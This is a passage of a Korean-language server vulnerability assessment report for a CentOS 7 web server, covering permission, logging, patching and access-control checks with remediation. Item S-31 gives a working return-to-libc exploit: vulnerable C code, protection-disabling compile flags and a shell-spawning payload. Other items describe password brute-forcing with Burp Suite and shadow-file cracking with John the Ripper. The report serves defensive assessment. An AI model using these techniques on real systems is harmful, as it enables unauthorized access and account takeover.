| 보안 위협 | 홈 디렉터리 내의 사용자 파일 및 사용자별 시스템 시작파일 등과 같은 환경변수 파일의 접근권한 설정이 적절하지 않을 경우 비인가자가 환경변수파일을 변조하여 정상 사용중인 사용자의 서비스가 제한될 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX | # ls -l <홈 디렉터리 환경변수 파일> |   홈 디렉터리 환경변수 파일의 소유자가 root나 해당 계정으로 설정되어 있는지 확인 후 다른 사용자에게 쓰기 권한이 부여되어 있을 경우 설정을 변경한다.    => 2개의 파일이 검색되었으나, 모두 root 외 사용자에 쓰기 권한이 없음이 확인되었다. | |
| 결과 | 양호 |

|  |  |
| --- | --- |
| S-15 | 시스템 > 2. 파일 및 디렉터리 관리 > 11) World Writable 파일 점검 |
| 취약점 개요 | |
| 점검 내용 | 불필요한 world writable 파일 존재 여부 점검 |
| 점검 목적 | world writable 파일을 이용한 시스템 접근 및 악의적인 코드 실행을 방지 |
| 보안 위협 | 시스템 파일과 같은 중요 파일에 world writable 설정이 될 경우, 악의적인 사용자가 해당파일을 마음대로 덧붙이거나 지울 수 있게 되어 시스템의 무단 접근 및 시스템 장애를 유발할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX | # find / -type f -perm -2 -exec ls -l {} \; |   world writable 파일 존재 시 사용 목적을 확실히 알고 불필요 시 삭제, 필요 시 설정을 변경한다.    => 점검 결과, workld writable 파일이 없음을 확인했다. | |
| 결과 | 양호 |

|  |  |
| --- | --- |
| S-16 | 시스템 > 2. 파일 및 디렉터리 관리 > 12) /dev device 파일 점검 |
| 취약점 개요 | |
| 점검 내용 | 존재하지 않는 device 파일 존재 여부 점검 |
| 점검 목적 | 실제 존재하지 않는 디바이스를 찾아 제거함으로써 root 파일 시스템 손상 및 다운 등의 문제를 방지 |
| 보안 위협 | 공격자는 rootkit 설정파일들을 서버 관리자가 쉽게 발견하지 못하도록 /dev에 device 파일인 것 처럼 위장하는 수법을 많이 사용한다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX | # find /dev -type f -exec ls -l {} \; |   존재하지 않는 디바이스가 dev디렉터리 내에 존재하는 경우 제거한다.    => 점검 결과, 해당되는 파일이 없음을 확인했다. | |
| 결과 | 양호 |

|  |  |
| --- | --- |
| S-17 | 시스템 > 2. 파일 및 디렉터리 관리 > 12) $HOME/ .rhosts, hosts.equiv |
| 취약점 개요 | |
| 점검 내용 | /etc/hosts.equiv 파일 및 .rhosts 파일 사용자를 root나 해당 계정으로 설정한 뒤, 권한을 600으로 설정하고 해당 파일에 설정에 ‘+’ 설정 ( 모든 호스트 허용 ) 이 포함되지 않도록 설정되어 있는지 점검 |
| 점검 목적 | r command 사용을 통한 원격 접속은 인증 없이 관리자 원격접속이 가능하므로 서비스 포트를 차단 |
| 보안 위협 | (1) rlogin, rsh 등과 같은 r command의 보안 설정이 적용되지 않은 경우, 원격지의 공격자가 관리자 권한으로 목표 시스템상의 임의의 명령을 수행시킬 수 있다.  (2) 명령어 원격 실행을 통해 중요정보 유출 및 시스템 장애를 유발시킬 수 있다.  (3) 공격자의 Backdoor 등으로 활용될 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX | #ls -al /etc/hosts.equiv  #ls -al $HOME/.rhosts  rw- / - - - / - - - root < hosts.equiv 파일 >  rw- / - - - / - - - root < $HOME/.rhosts 파일 >  #cat /etc/hosts.equiv  #cat $HOME/.rhosts |   /etc/hosts.equiv 및 $HOME/.rhosts 파일의 소유자가 root가 아니거나 파일의 권한이 600이 아닌 경우 설정을 변경한다.    => 점검 결과, 해당되는 파일이 없음을 확인했다. | |
| 결과 | 양호 |

|  |  |
| --- | --- |
| S-18 | 시스템 > 2. 파일 및 디렉터리 관리 > 14) 접속 IP 및 Port 제한 |
| 취약점 개요 | |
| 점검 내용 | 허용할 호스트에 대한 접속 IP 주소 제한 및 Port 제한 설정 여부 점검 |
| 점검 목적 | 허용한 호스트만 서비스를 사용하게 하여 서비스 취약점을 이용한 외부자 공격을 방지 |
| 보안 위협 | 허용할 호스트에 대한 IP 및 Port 제한이 적용되지 않은 경우, Telnet, FTP같은 보안에 취약한 네트워크 서비스를 통하여 불법적인 접근 및 시스템 침해사고가 발생할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX | # cat /etc/hosts.deny  # cat /etc/hosts.allow  # iptables -L |   위에 제시한 파일이 존재하지 않거나 All deny 설정이 적용되지 않거나, 시스템 접근 제한 IP 설정 필요 시 설정을 변경한다.  /etc/hosts.allow  /etc/hosts.deny  iptables -L  => 점검 결과, 서버로 접속하는 접속 IP설정이 전혀 되어있지 않은 상태로 확인됐다.  보안 조치  1) IPfilter   |  |  | | --- | --- | | # vi /etc/ipf/ipf.conf   |  | | --- | | pass in quick proto tcp from 192.168.1.0/24 to any port = 22 keep state  block in quick proto tcp from any to any port = 22 keep state |   # systemctl restart IPfilter |   2) TCP Wrapper(SYSTAT, FINGER, FTP, TELNET, RLOGIN, RSH, TALK, EXEC, TFTP, SSH 접근제어 가능 서비스)   |  |  |  | | --- | --- | --- | | # vi /etc/hosts.deny   |  | | --- | | ALL:ALL |   # vi /etc/hosts.allow   |  | | --- | | sshd : 192.168.0.148, 192.168.0.6 | | | |
| 결과 | 취약 |
| 조치 시 영향 | 성능에 미치는 영향 미비 |

2.3. 패치 관리

|  |  |
| --- | --- |
| S-19 | 시스템 > 3. 패치 관리 > 1) 최신 보안 패치 및 벤더 권고사항 적용 |
| 취약점 개요 | |
| 점검 내용 | 시스템에서 최신 패치가 적용되어 있는지 점검 |
| 점검 목적 | 주기적인 패치 적용을 통하여 보안성 및 시스템 안정성을 확보 |
| 보안 위협 | 최신 보안 패치가 적용되지 않을 경우, 이미 알려진 취약점을 통하여 공격자에 의해 시스템 침해사고 발생 가능성이 존재한다. |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7(Linux) |
| 판단 기준 | 양호: 패치 적용 정책을 수립하여 주기적으로 패치 관리를 하고 있으며, 패치 관련 내용을 확인하고 적용했다. |
| 취약: 패치 적용 정책을 수립하지 않고 주기적으로 패치 관리를 하지 않거나 패치 관련 내용을 확인하지 않고 적용하지 않았다. |
| 조치 방법 | OS 관리자, 서비스 개발자가 패치 적용에 따른 서비스 영향 정도를 파악하여 OS 관리자 및 벤더에서 적용  ※ OS 패치의 경우 지속적으로 취약점이 발표되고 있기 때문에 OS 관리자, 서비스 개발자가 패치 적용에 따른 서비스 영향 정도를 정확히 파악하여 주기적인 패치 적용 정책을 수립하여 적용하여야 함 |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX  CentOS 7 | # yum list-security  # yum update –security |   ○ 패치를 검색하는 방법  # yum list-security –security      yum list-security --security 명령어를 통해 확인한 결과 ‘epel/x86\_64/primary\_db’, ‘epel/x86\_64/updateinfo’, ‘FEDORA-EPEL-2020-83291355d7 Moderate/Sec. openssl11-libs-1:1.1.1.1g-2.el7.x86\_64’ 에 대해서 보안관련 업데이트가 존재하다고 출력이 되었다. 주기적인 최신 보안패치 업데이트가 이루어지지 않아 위와 같이 업데이트해야 될 보안관련 업데이트 리스트가 출력이 되었으므로 취약하다고 판단된다.  < 패치 적용 방법 >  인터넷이 연결되는 상태에서 진행하는 것을 가정한다. 아래와 같은 명령어를 통해 보안관련 패치를 업데이트를 수행한다.  1) # yum update –security로 보안관련 패치 업데이트    2) # yum updateinfo list security all로 설치된 패치 리스트 확인  ※ 패치 시 주의점  yum update 명령어로 보안 관련 패치를 포함, 모든 yum 패키지를 업데이트가 가능한데, 커널도 포함해서 업데이트되므로 부팅 시 에러가 발생할 수 있다. | |
| 결과 | 취약 |
| 조치 시 영향 | 성능에 미치는 영향 미비 |

2.4. 로그 관리

|  |  |
| --- | --- |
| S-20 | 시스템 > 4. 로그 관리 > 1) 로그의 정기적 검토 및 보고 |
| 취약점 개요 | |
| 점검 내용 | 로그의 정기적 검토 및 보고 여부 점검 |
| 점검 목적 | 정기적인 로그 점검을 통해 안정적인 시스템 상태 유지 및 외부 공격 여부를 파악 |
| 보안 위협 | 로그의 검토 및 보고 절차가 없는 경우 외부 침입 시도에 대한 식별이 누락될 수 있고, 침입 시도가 의심되는 사례 발견 시 관련 자료를 분석하여 해당 장비에 대한 접근을 차단하는 등의 추가 조치가 어려움 |
| 참고 | 시스템 접속 기록, 계정 관리 로그 등 U-73(하) 점검 항목에서 설정한 보안 로그를 포함하여 응용 프로그램, 시스템 로그 기록에 대하여 주기적인 검토 및 보고가 필요함 |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7(Linux) |
| 판단 기준 | 양호: 접속기록 등의 보안 로그, 응용 프로그램 및 시스템 로그 기록에 대해 정기적으로 검토, 분석, 리포트 작성 및 보고 등의 조치가 이루어지는 경우 |
| 취약: 위 로그 기록에 대해 정기적으로 검토, 분석, 리포트 작성 및 보고 등의 조치가 이루어 지지 않는 경우 |
| 조치 방법 | 로그 기록 검토 및 분석을 시행하여 리포트를 작성하고 정기적으로 보고함 |
| 점검 및 조치 사례 | |
| ■ Linux ( CentOS 7 )  정기적인 로그 분석을 위하여 아래와 같은 절차 수립  Step 1) 정기적인 로그 검토 및 분석 주기 수립/아래와 같은 파일(명령어)를 통해 출력된 정보를 확인하여 계정 탈취 공격 및 시스템 해킹 여부를 검토   1. /var/log/secure: 사용자들의 원격 로그인 정보를 저장하는 로그   syslog 데몬에 의해 설정되는 로그이기 때문에 설정 값에 따라 기록되는 로그는 차이가 날 수 있음   1. /var/log/lastlog: lastlog 명령어를 통해 확인 가능   허가되지 않는 사용자의 마지막 로그인 시간, 호스트명, 포트 등을 확인할 수 있음     1. /var/log/wtmp: last 명령어를 통해 확인 가능/허가되지 않은 사용자의 로그인 및 로그아웃 정보 확인      1. /var/log/btmp: lastb 명령어를 통해 확인 가능/허가되지 않은 사용자의 로그인 실패 기록 확인      1. /var/run/utmp: who, w, users 명령어를 통해 확인 가능/현재 시스템에 허가되지 않은 사용자의 로그인 여부 확인    1. who 명령어      * 1. w 명령어      * 1. users 명령어      1. /var/log/xferlog: 허락되지 않은 사용자의 ftp 접근 여부 확인 2. /var/log/cron: crond, crontab에 관한 모든 로그 및 cron 작업이 언제 어느 계정으로 수행되었는지 확인      1. /var/log/sulog: 허용된 계정 외에 su 명령어를 통해 권한상승을 시도하였는지 확인   Step 2) rsyslog 서버를 통해 로그 관리   1. rsyslog 서버에서 tail -f /var/log/messages를 통해 로그 모니터링      1. rsyslog 와 db 연동을 통해 로그 모니터링   Syslog 데이터베이스 안 SystemEvents 테이블에 로그들이 존재하는지 확인     1. loganalyzer 설치 후 로그 모니터링     Rsyslog Server를 통해 Web Server의 로그를 수집 및 필터링을 통해 필요한 로그를 보다 쉽게 볼 수 있다.  이를 토대로 Web Server의 로그를 정기적으로 점검 및 분석을 행하고 있으므로 양호하다고 판단된다. | |
| 결과 | 양호 |

|  |  |
| --- | --- |
| S-21 | 시스템 > 4. 로그 관리 > 2) 정책에 따른 시스템 로깅 설정 |
| 취약점 개요 | |
| 점검 내용 | 내부 정책에 따른 시스템 로깅 설정 적용 여부 점검 |
| 점검 목적 | 보안 사고 발생 시 원인 파악 및 각종 침해 사실에 대한 확인 |
| 보안 위협 | 로깅 설정이 되어 있지 않을 경우 원인 규명이 어려우며, 법적 대응을 위한 충분한 증거로 사용할 수 없다. |
| 참고 | 감사 설정이 너무 높으면 보안 로그에 불필요한 항목이 많이 기록되므로 매우 중요한 항목과 혼동할 수 있으며 시스템 성능에도 심각한 영향을 줄 수 있기 때문에 법적 요구 사항과 조직의 정책에 따라 필요한 로그를 남기도록 설정하여야 한다.  ※ 관련 점검 항목: A-20(상), A-85(상) |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7(Linux) |
| 판단 기준 | 양호: 로그 기록 정책이 정책에 따라 설정되어 수립되어 있으며 보안 정책에 따라 로그를 남기고 있을 경우 |
| 취약: 로그 기록 정책이 수립되지 않거나, 정책에 따라 설정되어 있지 않거나, 보안 정책에 따라 로그를 남기고 있지 않을 경우 |
| 조치 방법 | 로그 기록 정책을 수립하고, 정책에 따라 syslog.conf 파일을 설정 |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | LINUX | 파일: /etc/rsyslog.conf or /etc/syslog.conf |   1. Web Server  정책에 따른 시스템 로깅 설정을 확인하기 위해 /etc/rsyslog.conf 파일(※ Cent OS 6.x 이하의 버전 /etc/syslog.conf 파일)을 확인한다.  1) 편집기를 이용해 /etc/syslog.conf 파일 열기(※ Cent OS 6.x 이하 버전: # vim /etc/syslog.conf)  2) 정책에 따라 다음과 같은 내용들이 존재하는지 확인   |  |  | | --- | --- | | 46  49  52  56  80  81 | \*.info;mail.none;authpriv.none;cron.none /var/log/messages  //메일, 보안 및 승인 관련, cron 데몬 관련 메시지를 제외한 모든 메시지를 /var/log/messages파일에 기록  authpriv.\* /var/log/secure  //보안 및 승인 관련해서 발생하는 모든 상황을 /var/log/secure 파일에 기록  mail.\* /var/log/mailog  //메일 관련해서 발생하는 모든 상황을 /var/log/maillog 파일에 기록  cron.\* /var/log/cron  //cron 데몬 관련해서 발생하는 모든 상황을 /var/log/cron 파일에 기록  (아래 내용들 마지막 줄에 추가)  \*.alert /dev/console  ///dev/console 에서 발생하는 alert 로그를 가져옴  \*.emerg \*  //모든 사용자들에게 전달되어야 할 위험상황에 대한 메시지를 현재 로그인한 모든 사용자의 스크린으로 출력 |   Web Server의 로그 기록 정책이 존재하지 않아 현재 /etc/rsyslog.conf 파일에는 기본적인 시스템 로깅에 대해서만 설정되어 있을 뿐 추가적으로 로깅 관리를 위해 수정된 사항이 존재하지 않는다. 이렇게 되면 web 서버에서 필요한 로그에 대해 수집을 하지 못해 원인 규명이 어렵고 법적 대응을 위한 증거가 불충분할 수 있다. 또한 필요하지 않는 로그까지 수집이 될 수 있어 향후 로그 분석 시에 어려움을 겪을 수 있으므로 취약하다고 판단된다. | |
| 결과 | 취약 |
| 조치 시 영향 | 위에 제시한 모든 로그를 설정할 경우, 시스템 퍼포먼스와 로그 저장에 따른 서버 용량 부족 문제가 발생할 수 있으므로 시스템 운영환경과 특성을 고려하여 적용 |

2.5. Password Cracking

|  |  |
| --- | --- |
| S-22 | 시스템 > 5. Password Cracking > 1) Brute Force Attack |
| 취약점 개요 | |
| 점검 내용 | 무차별 대입 공격에 대한 충분한 보안정책 설정 여부 |
| 점검 목적 | 무차별 대입 공격 방지 및 보안대책 설정 |
| 보안 위협 | 관리자나 유저의 계정을 탈취할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server ( www.se.company.com/www/www/ 또는 1.1.1.21/www/www/ ) |  |  |  | | --- | --- | | 1. 로그인 밑의 sign up 클릭 후 계정 생성,  aaaa같은 단순한 비밀번호가 허용됨 | 2. Burpsuite를 실행, intercept is on 클릭 후 Web 페이지에서 로그인 | |  |  | | 3. intruder로 이동 후 무차별 대입 공격 |  | |  |  | |  | | | => 점검 결과, 성공한 비밀번호 aaaa로 로그인 시도 시 로그인되는 것을 확인할 수 있다. | | | |
| 결과 | 취약 |
| 조치 시 영향 | Password 복잡성 설정을 권장하며 적용시 계정이 뚫릴 가능성이 줄어든다. |

|  |  |
| --- | --- |
| S-23 | 시스템 > 5. Password Cracking > 2) Dictionary Attack |
| 취약점 개요 | |
| 점검 내용 | Password 정책 및 암호화 알고리즘 검증을 통한 패스워드 복호화 가능 여부 |
| 점검 목적 | 사전 대입 공격 방지 및 보안대책 설정 |
| 보안 위협 | 관리자 계정이나 유저 계정의 권한을 탈취할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server ( www.se.company.com/www/www/ 또는 1.1.1.21/www/www/ ) |  |  |  | | --- | --- | | 1. Burpsuite를 실행, 로그인 시도 후 미리 준비한 사전 파일을 업로드해 공격한다. | | |  |  | | => 점검 결과, 성공한 비밀번호 aaaa로 로그인 시도 시 로그인되는 것을 확인할 수 있다. | | | |
| 결과 | 취약 |
| 조치 시 영향 | 성능에 미치는 영향 미비 |

|  |  |
| --- | --- |
| S-24 | 시스템 > 5. Password Cracking > 3) Hybrid Attack |
| 취약점 개요 | |
| 점검 내용 | Hybrid Attack 공격 가능 여부 확인 |
| 점검 목적 | Hybrid Attack 방지 및 보안 대책 설정 |
| 보안 위협 | 관리자 계정이나 유저 계정의 권한을 탈취할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server ( www.se.company.com/www/www/ 또는 1.1.1.21/www/www/ ) |  |  |  | | --- | --- | | 1. cupp로 Hybrid Attack에 쓰일 사전파일을 생성한다. | 2. Burpsuite를 실행, 로그인 시도 후 미리 준비한 사전 파일을 업로드해 공격한다. | |  |  | | => 점검 결과, 계정 접근이 가능하다. | | | |
| 결과 | 취약 |
| 조치 시 영향 | 성능에 미치는 영향 미비 |

|  |  |
| --- | --- |
| S-25 | 시스템 > 5. Password Cracking > 4) Rainbow Table |
| 취약점 개요 | |
| 점검 내용 | Rainbow Table를 이용한 공격 가능 여부 확인 |
| 점검 목적 | Rainbow Table 공격 방지 및 보안 대책 설정 |
| 보안 위협 | 관리자 계정이나 유저 계정의 권한을 탈취할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server ( www.se.company.com/www/www/ 또는 1.1.1.21/www/www/ ) |  |  |  | | --- | --- | | 1. shadow 파일을 준비한다. | 2. shadow파일을 John The Ripper로 해석한다. | |  |  | |  |  | | => 점검 결과, 해석한 비밀번호 123456로 로그인 시도 시 로그인 되는 것을 확인했다. | |   암호화 알고리즘을 보다 더 복잡한 방식으로 사용할 것을 권장하며, Password 최소 길이 설정과 복잡성 설정 또한 요구된다. | |
| 결과 | 취약 |
| 조치 시 영향 | 성능에 미치는 영향 미비 |

2.6. Backdoor

|  |  |
| --- | --- |
| S-26 | 시스템 > 6. Backdoor > 1) 시스템 파일 무결성 관리 |
| 취약점 개요 | |
| 점검 내용 | (1) 시스템 파일 무결성 관리 여부  (2) 설치된 패키지 무결성 확인 |
| 점검 목적 | 시스템 파일의 무결성을 관리를 통해 변조된 파일을 식별 가능한지 점검 |
| 보안 위협 | 공격자에게 재침입을 위한 도구로 이용되어 반복적인 공격을 받을 수 있다. |
| 점검 대상 및 판단 기준 | |
| 대상 | 모든 Server |
| 판단 기준 | 양호: 의심스러운 항목을 로그로 남기어 문제를 파악할 수 있다. |
| 취약: 비정상적인 행동의 반복으로 서비스 장애 혹은 트래픽 장애를 유발할 가능성이 있다 |
| 조치 방법 | 임계치를 설정하여 탐지 및 차단 |
| 점검 및 조치 사례 | |
| 1. 시스템 파일 무결성 관리 여부  Tripwire 같은 무결성 관리 도구를 이용 중요 시스템 파일에 대하여 무결성을 관리한다.  2. 설치된 패키지 무결성 확인  # rpm -Va 혹은 rpm -V 패키지명    출력 결과는 8글자의 문자열을 출력한 후 c가 나오면 설정 파일이라는 것을 의미함  만일 비교 결과 문제점이 발견되면 다음과 같은 문자가 출력된다  S - 파일크기  M - 모드 (허가와 파일 유형 포함)  5 - MD5체크섬  D - 장치  L - 심볼릭링크  U - 사용자  G - 그룹  T - 파일 수정 시간  ? - 읽기 불가 파일  Server에는 시스템 파일 무결성 관리 도구 혹은 대책방안이 구성되어 있지 않다. 시스템 파일의 변조 혹은 작업내용 추적을 위해서 중요 시스템 파일에 대하여 무결성 관리를 할 것을 권장한다. | |
| 결과 | 위험 |
| 조치 시 영향 | 성능에 미치는 영향 미비 |

2.7. RootKIT

|  |  |
| --- | --- |
| S-27 | 시스템 > 7. Rootkit > 1) 시스템 계정 점검 |
| 취약점 개요 | |
| 점검 내용 | (1) /etc/passwd 파일 점검  (2) /etc/group 파일 점검  (3) 로그 파일 점검 |
| 점검 목적 | 의심스러운 계정을 확인하여, 악의적으로 이용되는 계정이나 수상한 계정을 식별 |
| 보안 위협 | 기존 계정 중 탈취당하여 악의적인 목적으로 사용하는 계정이 존재할 수 있다. |
| 점검 대상 및 판단 기준 | |
| 대상 | 모든 Server |
| 판단 기준 | 양호: 의심스러운 계정, 그룹 및 로그를 확인하여 불필요한 구성이 없다. |
| 취약: 의심스러운 계정, 그룹 및 로그를 확인하여 잠재적인 위협 가능성 존재한다. |
| 조치 방법 | 부적절한 계정 및 그룹 정보를 수정 |
| 점검 및 조치 사례 | |
| 1. /etc/passwd 파일 점검  UID 0 혹은 비밀번호가 없이 존재하는 계정을 확인하여 삭제 혹은 수정, 서비스 계정은 nologin 옵션을 통해 사용 권장  2. /etc/group 파일 점검  GID 0 혹은 부적절하게 많은 그룹의 권한을 포함하는 그룹을 삭제 혹은 수정  3. 로그 파일 점검  Utmp, wtmp, btmp, history, sudo 로그를 점검하여 이상한 행동이나 삭제된 데이터가 없는지 점검  Server에는 불필요한 계정 및 많은 그룹을 포함하는 그룹이 존재하지 않고, 모든 로그들이 적절하게 관리되고 있으며, 정기적인 점검을 통해 지속적으로 관리가 필요하다. | |
| 결과 | 정상 |

|  |  |
| --- | --- |
| S-28 | 시스템 > 7. Rootkit > 2) 컴파일러 실행 권한 점검 |
| 취약점 개요 | |
| 점검 내용 | 일반 계정의 컴파일러 실행 권한 점검 |
| 점검 목적 | 일반 계정이 컴파일러를 통해 시스템 권한 및 시스템 명령어를 입력하는 것을 방지 |
| 보안 위협 | 일반 계정에게 허용된 컴파일러 권한은 커널을 통한 계정권한 상승의 위협이 존재한다. |
| 점검 대상 및 판단 기준 | |
| 대상 | 모든 Server |
| 판단 기준 | 양호: 컴파일러 사용 계정 및 그룹을 적절하게 관리하고 있다. |
| 취약: 컴파일러 사용 계정 및 그룹이 적절하게 관리되지 않는다. |
| 조치 방법 | 컴파일러를 실행할 수 있는 계정 및 그룹을 최소화 |
| 점검 및 조치 사례 | |
| 1. 일반 계정의 컴파일러 실행 권한 점검      각 Server에서 일반 계정으로 컴파일러 설정 시 동작을 확인, 각 컴파일러별 사용 그룹 혹은 계정을 최소화하여 사용할 것을 권장 | |
| 결과 | 위험 |
| 조치 시 영향 | 성능에 미치는 영향 미비 |

|  |  |
| --- | --- |
| S-29 | 시스템 > 7. Rootkit > 3) 백그라운드 서비스 점검 |
| 취약점 개요 | |
| 점검 내용 | 특정 Port를 열어 대기중인 프로세스 식별 |
| 점검 목적 | 관리자가 의도치 않은 Port를 열거나 장시간 대기중인 프로세스를 식별 |
| 보안 위협 | 공격자에게 재침입을 위한 도구로 이용되어 반복적인 공격을 받을 수 있다. |
| 점검 대상 및 판단 기준 | |
| 대상 | 모든 Server |
| 판단 기준 | 양호: 불필요한 Port를 열고 대기중인 프로세스가 없다. |
| 취약: 불필요한 Port를 열고 대기중인 프로세스가 존재한다. |
| 조치 방법 | 해당 프로세스를 식별하여 불필요하게 포트를 점유하고 있다면 종료 및 삭제 |
| 점검 및 조치 사례 | |
| 1. 특정 포트를 열어 대기중인 프로세스 식별  관리자는 서버에서 사용중인 서비스 목록을 가지고 실행중인 프로세스 목록을 점검할 필요가 있다.  # ps -ef | awk -v [변수명]=[입력변수값] '{ if(index($8,!fstr)!=0) print $0}'    입력한 변수값에 해당되지 않는 프로세스 리스트를 출력하는 예시이다(사진은 조건에 해당되는 프로세스 출력)  리스트를 출력 후 관리자는 실행되는 프로세스 리스트를 한번 점검해볼 필요가 있다.  Server에는 불필요한 프로세스가 구동되고 있지 않아 추가 조치는 필요하지 않으며 지속적 관리가 필요하다. | |
| 결과 | 양호 |

2.8. Race Condition

|  |  |
| --- | --- |
| S-30 | 시스템 > 8. Race Condition |
| 취약점 개요 | |
| 점검 내용 | (1) 관리자 권한으로 불필요한 임시파일, 심볼릭 링크 생성 및 활용 여부 확인  (2) 임시파일 활용 시 예외처리 반영 여부 확인(시큐어 코딩) |
| 점검 목적 | Race Condition Attack 성립 조건 최소화 |
| 보안 위협 | 관리자 권한으로 가능한 모든 행위들이 공격자에 의해 수행될 수 있다. |
| 점검 및 조치 사례 | |
| 1. 취약점 분석: 관리자 권한으로 불필요한 임시파일, 심볼릭 링크 생성 및 활용 여부 확인  OpenVAS 취약점 분석 툴 활용 결과 해당사항이 없다.  2. 임시파일 활용 시 예외처리 반영 여부 확인  서버 관련 소스코드에서는 임시파일이나 심볼릭 링크가 발견되지 않았으며 이에 따른 예외처리는 불필요하다.  해당 Server는 Race Condition이 성립 가능하게 하는 취약점이 발견되지 않았으며 별도 조치가 불필요하다. | |
| 결과 | 양호 |

2.9. Overflow/RTL

|  |  |
| --- | --- |
| S-31 | 시스템 > 9. Buffer Overflow & RTL Attack |
| 취약점 개요 | |
| 점검 내용 | RTL을 통한 메모리 보호 기법 우회 및 Buffer Overflow 유발 가능 여부 확인 |
| 점검 목적 | 메모리 보안대책 유효성 점검 |
| 보안 위협 | 공격 성공 시 공격자가 원하는 함수의 사용, 실행파일 실행이 가능하며 감지가 매우 어렵다. |
| 참고 | (1) Overflow를 막기 위한 다양한 메모리 보호 기법들로 인하여 Overflow 계열의 공격이 거의 불가능하였으나, RTL(Return To Libc) 기법을 통해 우회가 가능하게 되면서 다시금 현존하는 대부분의 서버에 적용이 가능해졌다.  (2) RTL은 메모리에 이미 적재되어 있는 공유 라이브러리를 이용한 공격이기 때문에 사전에 컴파일된 코드에 원하는 함수나 쉘 코드 없이도 공유 라이브러리를 통해서 원하는 함수, 프로그램의 사용이 가능하다.  (3) NX Bit란 stack 상에 올라오는 여러 함수나, 코드들의 실행 권한을 제거하는 보호 기법이다. |
| 점검 대상 및 판단 기준 | |
| 대상 | 당사 Server PC |
| 판단 기준 | 양호: RTL 우회기법에 대한 보안대책이 적용되어 있어, Overflow 불가하다. |
| 취약: RTL을 통한 메모리 보호기법 우회가 가능하며 Overflow 공격이 가능하다. |
| 조치 방법 | (1) ASLR 기법을 통해 프로그램이 실행 시 메모리 주소를 항상 랜덤하게 배치하여 RET 주소 비밀성 강화  (2) ASCII-Armor 기법을 통해 공격자가 공격을 하더라도 null바이트가 삽입된 주소로는 접근할 수 없는 점을 이용하여 예방 |
| 점검 및 조치 사례 | |
| 1. RTL을 통한 메모리 보호 기법 우회가능 여부 확인  1) RTL 공격 가능여부를 판단하기 위한 프로그램 작성   |  | | --- | | #include <stdio.h>  int main(){  char buf[100];  read(0, buf, 200);  printf(“%s\n”, buf);  } |   2) 다음과 같이 컴파일하여 예상가능한 메모리 보호 기법들의 해제를 시도한다.   |  | | --- | | # gcc -m32 -mpreferred-stack-boundary=2 -fno-stack-protector -fno-pic --no-pie -o rtl rtl.c |   3) gdb-peda도구를 사용하여 main함수를 어셈블리어로 변환한다.    => +14 라인에 ebp-0x64로 인하여 버퍼를 100사이즈만큼 할당한다는 것을 확인할 수 있다.  4) 공격에 활용하기 위하여 system 함수와 /bin/sh 파일의 메모리 상 주소를 찾는다.        => system 함수의 주소: 0xf7e35fa0, /bin/sh 파일의 주소 : 0xf7f77115  4) Overflow를 유발하기 위하여 104bytes를 쓰레기 값으로 채운 뒤 ret영역을 다른 값으로 덮어씌운다.  (python -c 'print "A"\*104 + "\xa0\x5f\xe3\xf7" + "AAAA" + "\x15\x71\xf7\xf7"'; cat) | ./rtl    => 본래와는 전혀 다른 함수인 /bin/sh가 실행되어 원하는 명령이 삽입가능해진 것을 확인할 수 있다.  RTL을 통한 메모리 보호기법 우회에 대한 보안대책이 적용되지 않았다. 공격자는 이를 활용하여 사전에 침투 후 재차 침투를 위한 백도어 등을 설치할 수 있으며 이를 감지하는 것은 거의 불가능하다. | |
| 결과 | 위험 |
| 조치 시 영향 | 일반적인 경우 영향 없음 |

2.10. Ransomeware

|  |  |
| --- | --- |
| S-32 | 시스템 > 10. Ransomware attack |
| 취약점 개요 | |
| 점검 내용 | (1) 악성파일이 당사 서버에 탑재 가능한지 필터링 여부 확인  (2) 파일을 다운받았을 경우, 유저PC에서 실행 가능여부 및 인접 네트워크 전염가능성 여부 |
| 점검 목적 | Ransomware로 인한 피해 방지 |
| 보안 위협 | 사내 중요 데이터들이 암호화되어 심각한 금전적 피해를 야기할 수 있다. |
| 점검 대상 및 판단 기준 | |
| 대상 | Web Server |
| 판단 기준 | 양호: 악성파일 업로드 및 다운로드 불가, 랜섬웨어 파일 실행 불가 설정 |
| 취약: 악성파일 업로드 및 다운로드가 가능하며 실행 가능 |
| 조치 방법 | 사내망 Web 게시판 파일 업로드/다운로드 확장자 및 소스코드 필터링 적용 |
| 점검 및 조치 사례 | |
